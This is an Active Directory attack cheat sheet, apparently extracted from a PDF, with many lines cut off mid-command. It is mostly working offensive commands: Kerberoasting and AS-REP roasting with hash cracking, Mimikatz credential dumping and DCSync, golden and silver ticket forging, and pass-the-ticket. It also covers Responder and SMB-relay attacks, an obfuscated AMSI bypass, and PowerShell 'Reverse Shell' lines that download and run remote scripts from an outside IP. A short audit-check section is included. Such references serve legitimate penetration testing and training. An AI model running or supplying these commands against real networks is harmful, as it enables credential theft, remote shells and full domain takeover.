Invoke-BloodHound -CollectionMethod All -domain target-domain -LDAPUser username -LDAPPass password
# Bloodhound.py (no shell needed)
https://github.com/fox-it/BloodHound.py
# BloodHound Cheatsheet
# https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/

# Rubeus
# https://github.com/GhostPack/Rubeus
## ASREProasting:
Rubeus.exe asreproast  /format:<AS_REP_responses_format [hashcat | john]> /outfile:<output_hashes_file>
## Kerberoasting:
```

```
Rubeus.exe kerberoast /outfile:<output_TGSs_file>
Rubeus.exe kerberoast /outfile:hashes.txt [/spn:"SID-VALUE"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONT
## Pass the key (PTK):
.\Rubeus.exe asktgt /domain:<domain_name> /user:<user_name> /rc4:<ntlm_hash> /ptt
# Using the ticket on a Windows target:
Rubeus.exe ptt /ticket:<ticket_kirbi_file>

# Password Spraying tool
https://github.com/dafthack/DomainPasswordSpray

# Kerberoast
https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

# Powerview
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
    Find-InterestingDomainShareFile
    -CheckAccess

# AD Cheatsheets
https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Sheet

#  References:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Dire
https://github.com/infosecn1nja/AD-Attack-Defense
https://adsecurity.org/?page_id=1821
https://github.com/sense-of-security/ADRecon
https://adsecurity.org/?p=15
https://adsecurity.org/?cat=7
https://adsecurity.org/?page_id=4031
https://www.fuzzysecurity.com/tutorials/16.html
https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets/
http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/
https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/child-domain-da-to-ea-in-p
https://adsecurity.org/?p=1588
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
https://www.harmj0y.net/blog/tag/powerview/
https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos
```

Common vulns

```
# Users having rights to add computers to domain
add-computer -domainname org.local -Credential ORG\john -restart -force

# AdminCount attribute set on common users
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
jq -r '.[].attributes | select(.adminCount == [1]) | .sAMAccountName[]' domain_users.json
Import-Module ActiveDirectory
Get-AdObject -ldapfilter "(admincount=1)" -properties admincount

# High number of users in privileged groups
net group "Schema Admins" /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain
runas /netonly /user:<DOMAIN>\<USER> cmd.exe
 - Linux:
net rpc group members 'Schema Admins' -I <DC-IP> -U "<USER>"%"<PASS>"
net rpc group members 'Domain Admins' -I <DC-IP> -U "<USER>"%"<PASS>"
net rpc group members 'Enterprise Admins' -I <DC-IP> -U "<USER>"%"<PASS>"
net rpc group members 'Domain Admins' -I 10.10.30.52 -U "john"%"pass123"

# Service accounts being members of Domain Admins
net group "Schema Admins" /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain
```

```
# Excessive privileges allowing for shadow Domain Admins
Bloodhound/Sharphound

# Service accounts vulnerable to Kerberoasting
GetUserSPNs.py -request example.com/john:pass123
hashcat -m 13100 -a 0 -O --self-test-disable hashes.txt wordlist.txt

# Users with non-expiring passwords
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3}'
 - PS
Import-Module ActiveDirectory
Get-ADUser -filter * -properties Name, PasswordNeverExpires | where { $_.passwordNeverExpires -eq "true" }

# Users with password not required
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
grep PASSWD_NOTREQD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3}'
 - PS
Import-Module ActiveDirectory
Get-ADUser -Filter {UserAccountControl -band 0x0020}

# Storing passwords using reversible encryption
mimikatz # lsadump::dcsync /domain:example.com /user:poorjohn

# Storing passwords using LM hashes
- In NTDS.dit
grep -iv ':aad3b435b51404eeaad3b435b51404ee:' dumped_hashes.txt

# Service accounts vulnerable to AS-REP roasting
GetNPUsers.py example.com/ -usersfile userlist.txt -format hashcat -no-pass
GetNPUsers.py example.com/john:pass123 -request -format hashcat
hashcat -m 18200 -a 0 -O --self-test-disable hashes.txt wordlist.txt
 - PS
Import-Module ActiveDirectory
Get-ADuser -filter * -properties DoesNotRequirePreAuth | where {$._DoesNotRequirePreAuth -eq "True" -and $_

# Weak domain password policy
net accounts /domain
polenum --username john --password pass123 --domain 10.10.51.11
enum4linux -P -u john -p pass123 -w dom.local 172.21.1.60

# Inactive domain accounts
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
sort -t ';' -k 8 domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3, $8}'

# Privileged users with password reset overdue
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
jq -r '.[].attributes | select(.adminCount == [1]) | .sAMAccountName[]' domain_users.json > privileged_user

while read user; do grep ";${user};" domain_users.grep; done < privileged_users.txt | \
  grep -v ACCOUNT_DISABLED | sort -t ';' -k 10 | awk -F ';' '{print $3, $10}'

# Users with a weak password
$a = [adsisearcher]"(&(objectCategory=person)(objectClass=user))"
$a.PropertiesToLoad.add("samaccountname") | out-null
$a.PageSize = 1
$a.FindAll() | % { echo $_.properties.samaccountname } > users.txt

Import-Module ./adlogin.ps1
adlogin users.txt domain.com password123

# Credentials in SYSVOL and Group Policy Preferences (GPP)
findstr /s /n /i /p password \\example.com\sysvol\example.com\*
mount.cifs -o domain=example.com,username=john,password="pass@123" //10.10.139.115/SYSVOL /mnt
grep -ir 'password' /mnt
```

Quick tips

```
# Amsi bypass
sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U"

# Powershell Execution policy Bypass
powershell -ep bypass

# To input the output of the first command into second command use this powershell technique
# %{} is an alias for ForEach-Object{}
# ?{} is an alias for Where-Object{}
# $_ is variable
<First command> | %{<Second command> -<argument> $_}

# To filter out an object type we can use this technique with pipe.
?{$_.<object> -eq '<value>''}

# Find local admin access
Find-LocalAdminAccess

# Get Domain sid
Get-DomainSID
Arguments -Domain “domain name”

# Get DC
Get-NetDomainController
Arguments -Domain “domain name”

# Get users in current domain
Get-NetUser
Arguments -UserName “username”

# Get user properties
Get-UserProperty
Arguments -Properties pwdlastset

# Search for a particular string in a user's attributes
Find-UserField -SearchField Description -SearchTerm ”built”

# Get all computers
Get-NetComputer -FullData
Many arguments -OperatingSystem -Ping -FullData

# Get groups
Get-NetGroup
Arguments -FullData -Domain

# Get members of a particular group
Get-NetGroupMember -GroupName "Domain Admins"

# Group Policies
Get-NetGPO Get-NetGPO -ComputerName Get-NetGPOGroup

# Get users that are part of a Machine's local Admin group
Find-GPOComputerAdmin -ComputerName

# Get OUs
Get-NetOU -FullData Get-NetGPO -GPOname

# Mapping forest
Get-NetForest -Verbose
Get-NetForestDomain -Verbose

# Mapping trust
Get-NetDomainTrust
Arguments -Domain
Get-NetForestDomain -Verbose | Get-NetDomainTrust

# Finding Constrained Delegation
```

```
Get-DomainUser -TrustedToAuth (Poweview Dev.)

# Finding UnConstrained Delegation
Get-NetComputer -UnConstrained

# Get ACLs
Get-ObjectAcl -SamAccountName -ResolveGUIDs Get-ObjectAcl -ADSprefix 'CN=Administrator, CN=Users' -Verbose

# Search for interesting ACEs
Invoke-ACLScanner -ResolveGUIDs

# Reverse Shell
powershell.exe -c iex ((New-Object Net.WebClient).DownloadString('http://172.16.100.113/Invoke-PowerShellTc
powershell.exe iex (iwr http://172.16.100.113/Invoke-PowerShellTcp.ps1 -UseBasicParsing);Invoke-PowerShell

#Mimikatz
# Make ntlm ps-session
Invoke-Mimikatz -Command '"sekurlsa::pth /user: /domain: /ntlm: /run:powershell.exe"'

# Dump creds
Invoke-Mimikatz
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
Invoke-Mimikatz -Command '"lsadump::dcsync /user:\krbtgt"'
(dcsync requires 3 permission )

# Tickets
Inject ticket:-
Invoke-Mimikatz -Command '"kerberos::ptt <location of .kirbi tkt>"'
Export Tickets:-
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'

# Golden tkt
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<DomainName> /sid:<Domain's SID> /k

# Silver tkt
Invoke-Mimikatz -Command '"kerberos::golden /domain:<DomainName> /sid:<DomainSID> /target:<target> /service

# TGT tkt
kekeo.exe tgt::ask /user:<user name> /domain:<domain name> /rc4:<rc4 NTLM Hash of user>

# TGS tkt
Kekeo.exe
tgs::s4u /tgt:tgt_ticket.kirbi /user:<user>@<domain> /service:<service name>/<server name>
```

LLMNR Poisoning

```
# Previously NBT-NS
# Identify hosts without DNS
# Services utilize user's username and NTLMv2 hash

# Capturing NTLMv2 with Responder
responder -I eth0 -rdwv

# Cracking NTLMv2
hashcat -m 5600 ntlmhash.txt /usr/share/wordlists/rockyou.txt --force
```


SMB Relay Attack

```
# SMB signing must be disabled on the target to work
# User who's credentials are being relayed should be an admin on both the machines

# Discover host with SMB signing disabled
nmap --script=smb2-security-mode.nse -p445 192.168.1.0/24

#  SMB Relay Attack
# Set Responder config SMB and HTTP off
responder -I eth0 -rdwv
ntlmrelayx.py -tf target.txt -smb2support
```

IPv6 DNS Takeover via Mitm6

```
git clone https://github.com/fox-it/mitm6.git
pip install mitm6
mitm6 -d domain.name
# During before step, in other terminal run
ntlmrelayx.py -6 -t ldaps://192.168.176.129 -wh fakewpadhost.domain.name -l dir
```


AD Mindmap




Kerberos

Info


How it works




Step 1




Step 2




Step 3



Step 4



Step 5



Bruteforcing

> Requirements: connection with DC/KDC.

Linux (external)

With kerbrute.py:

```
python kerbrute.py -domain <domain_name> -users <users_file> -passwords <passwords_file> -outputfile <output
```

Windows (internal)

With Rubeus version with brute module:

```
# with a list of users
.\Rubeus.exe brute /users:<users_file> /passwords:<passwords_file> /domain:<domain_name> /outfile:<output_

# check passwords for all users in current domain
.\Rubeus.exe brute /passwords:<passwords_file> /outfile:<output_file>
```

ASREPRoast

> Cracking users password, with KRB_AS_REQ when user has DONT_REQ_PREAUTH attribute, KDC respond with KRB_AS_REP user hash and then go for cracking.

```
# LDAP filter for non preauth krb users
LDAP: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
```

Linux (external)

With Impacket example GetNPUsers.py:

```
# check ASREPRoast for all domain users (credentials required)
python GetNPUsers.py <domain_name>/<domain_user>:<domain_user_password> -request -format <AS_REP_responses_

# check ASREPRoast for a list of users (no credentials required)
python GetNPUsers.py <domain_name>/ -usersfile <users_file> -format <AS_REP_responses_format [hashcat | joh
```

Windows (internal)

With Rubeus:

```
# check ASREPRoast for all users in current domain
.\Rubeus.exe asreproast  /format:<AS_REP_responses_format [hashcat | john]> /outfile:<output_hashes_file>

# Powerview
Get-DomainUser -PreauthNotRequired

# https://github.com/HarmJ0y/ASREPRoast
```

Cracking with dictionary of passwords:

```
hashcat -m 18200 -a 0 <AS_REP_responses_file> <passwords_file>

john --wordlist=<passwords_file> <AS_REP_responses_file>
```

Kerberoasting

> Cracking users password from TGS, because TGS requires Service key which is derived from NTLM hash

```
# LDAP filter for users with linked services
LDAP: (&(samAccountType=805306368)(servicePrincipalName=*))
```

Linux (external)

With Impacket example GetUserSPNs.py:

```
python GetUserSPNs.py <domain_name>/<domain_user>:<domain_user_password> -outputfile <output_TGSs_file>
```

Windows (internal)

With Rubeus:

```
.\Rubeus.exe kerberoast /outfile:<output_TGSs_file>
```

With **Powershell**:

```
iex (new-object Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empire/maste
Invoke-Kerberoast -OutputFormat <TGSs_format [hashcat | john]> | % { $_.Hash } | Out-File -Encoding ASCII <
```

Cracking with dictionary of passwords:

```
hashcat -m 13100 --force <TGSs_file> <passwords_file>

john --format=krb5tgs --wordlist=<passwords_file> <AS_REP_responses_file>
```

Overpass The Hash/Pass The Key (PTK)

> NTDS.DIT, SAM files or lsass with mimi

Linux (external)

By using Impacket examples:

```
# Request the TGT with hash
python getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
# Request the TGT with aesKey (more secure encryption, probably more stealth due is the used by default by
python getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
# Request the TGT with password
python getTGT.py <domain_name>/<user_name>:[password]
# If not provided, password is asked

# Set the TGT for impacket use
export KRB5CCNAME=<TGT_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Windows (internal)

With Rubeus and PsExec:

```
# Ask and inject the ticket
.\Rubeus.exe asktgt /domain:<domain_name> /user:<user_name> /rc4:<ntlm_hash> /ptt

```

```
# Execute a cmd in the remote machine
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Pass The Ticket (PTT)

> MiTM, lsass with mimi

Linux (external)

Check type and location of tickets:

```
grep default_ccache_name /etc/krb5.conf
```

If none return, default is FILE:/tmp/krb5cc_%{uid}.

In case of file tickets, you can copy-paste (if you have permissions) for use them.

In case of being *KEYRING* tickets, you can use tickey to get them:

```
# To dump current user tickets, if root, try to dump them all by injecting in other user processes
# to inject, copy tickey in a reachable folder by all users
cp tickey /tmp/tickey
/tmp/tickey -i
```

Windows (internal)

With Mimikatz:

```
mimikatz # sekurlsa::tickets /export
```

With Rubeus in Powershell:

```
.\Rubeus dump

# After dump with Rubeus tickets in base64, to write the in a file
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("<bas64_ticket>"))
```

To convert tickets between Linux/Windows format with ticket_converter.py:

```
# ccache (Linux), kirbi (Windows from mimi/Rubeus)
python ticket_converter.py ticket.kirbi ticket.ccache
python ticket_converter.py ticket.ccache ticket.kirbi
```

Using ticket in Linux

With Impacket examples:

```
# Set the ticket for impacket use
export KRB5CCNAME=<TGT_ccache_file_path>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Using ticket in Windows

Inject ticket with Mimikatz:

```
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with Rubeus:

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with PsExec:

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Silver ticket

> Build a TGS with Service key

Linux (external)

With Impacket examples:

```
# To generate the TGS with NTLM
python ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -domain <domain_name> -spn <service_spn>  <

# To generate the TGS with AES key
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> -spn <service_spn>  <us

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

```
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Windows (internal)

With Mimikatz:

```
# To generate the TGS with NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<ntlm_hash> /user:<user_name> /serv

# To generate the TGS with AES 128 key
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /user:<user_

# To generate the TGS with AES 256 key (more secure encryption, probably more stealth due is the used by de
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /user:<user_

# Inject TGS with Mimikatz
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with Rubeus:

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with PsExec:

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Golden ticket

> Build a TGT with NTLM hash and krbtgt key, valid until krbtgt password is changed or TGT expires

Tickets must be used right after created

Linux (external)

With Impacket examples:

```
# To generate the TGT with NTLM
python ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain_name>  <user_name>

# To generate the TGT with AES key
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name>  <user_name>

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

```
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Windows (internal)

With Mimikatz:

```
# To generate the TGT with NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<krbtgt_ntlm_hash> /user:<user_name

# To generate the TGT with AES 128 key
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /user:<user_

# To generate the TGT with AES 256 key (more secure encryption, probably more stealth due is the used by de
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /user:<user_

# Inject TGT with Mimikatz
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with Rubeus:

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with PsExec:

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

Misc

To get NTLM from password:

```
python -c 'import hashlib,binascii; print binascii.hexlify(hashlib.new("md4", "<password>".encode("utf-16le"
```

